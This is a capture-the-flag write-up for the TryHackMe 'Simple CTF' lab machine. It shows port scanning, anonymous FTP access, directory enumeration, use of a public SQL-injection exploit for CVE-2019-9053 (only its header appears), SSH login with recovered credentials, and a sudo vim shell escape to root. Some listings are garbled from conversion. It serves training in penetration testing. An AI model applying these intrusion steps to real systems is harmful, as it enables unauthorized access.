TryHackMe-Simple CTF

Target IP Address

IP Address: 10.10.123.124

Scanning & Enumeration

nmap

```
nmap -A -O -p- -T5 -oN nmap.txt 10.10.123.124
```

- FTP anonymous login
- SSH on 2222

FTP


```
[m3rc@brut3-g33579 Simple_CTF]$ ftp 10.10.123.124
Connected to 10.10.123.124.
220 (vsFTPd 3.0.3)
Name (10.10.123.124:m3rc): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 3 ftp ftp
drwxr-xr-x 3 ftp ftp
                                           4096 Aug 17
                                           4096 Aug 17
                2 ftp
                                           4096 Aug 17
                                                        2019 pub
drwxr-xr-x
```

• Unable to get the file

Dirb on http//10.10.123.124

DIRECTORY: http://10.10.123.124/simple/

http://10.10.123.124




• Default Apache landing page

'robots.txt

```
10.10.123.124/robots.txt
📊 Homepage 🦷 Forum 🦷 Wiki 🧶 Getting Started
                                                    Mozilla News
# "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $"
    This file tells search engines not to index your CUPS server.
#
#
    Copyright 1993-2003 by Easy Software Products.
#
#
    These coded instructions, statements, and computer programs are the
#
    property of Easy Software Products and are protected by Federal
#
    copyright law. Distribution and use rights are outlined in the file
#
    "LICENSE.txt" which should have been included with this file. If this
#
    file is missing or damaged please contact Easy Software Products
#
#
#
        Attn: CUPS Licensing Information
#
        Easy Software Products
#
        44141 Airport View Drive, Suite 204
#
        Hollywood, Maryland 20636-3111 USA
#
#
        Voice: (301) 373-9600
#
        EMail: cups-info@cups.org
#
         WWW: http://www.cups.org
User-agent: *
Disallow: /
Disallow: /openemr-5_0_1_3
# End of "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $".
```

Nothing particularly interesting


'/simple




searchsploit cms made simple

Exploitation

- Application is vulnerable to
 - o CVE-2019-9053 -> SQLi







```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.14 LTS
# CVE : CVE-2019-9053
import requests
from termcolor import colored</pre>
```

Running the exploit

- Username -> mitch
- Password -> secret

SSH

ssh mitch@10.10.123.124 -p 2222

```
[m3rc@brut3-g33579 exploit]$ ssh mitch@10.10.123.124 -p 2222
The authenticity of host '[10.10.123.124]:2222 ([10.10.123.124]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBj0+NFKDjZvL5LOVF5/jcOkwt8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.123.124]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.123.124's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

* Documentation: https://help.ubuntu.com
    * Management: https://landscape.canonical.com
    * Support: https://ubuntu.com/advantage

O packages can be updated.
O updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ □
```

|--User Flag--|

```
mitch@Machine:~$ ls
user.txt
mitch@Machine:~$ cat user.txt
mitch@Machine:~$ [
```

Enumerating for Privilege Escalation

```
sudo -l
```

• We can run vim, which can be used to spawn a root shell.

```
sudo /usr/bin/vim
```

```
:!/bin/bash
```

```
mitch@Machine:/home$ sudo /usr/bin/vim
root@Machine:/home# [
```

|--Root Flag--|

```
root@Machine:/home# cd /root
root@Machine:/root# l
root.txt
root@Machine:/root# cat root.txt
```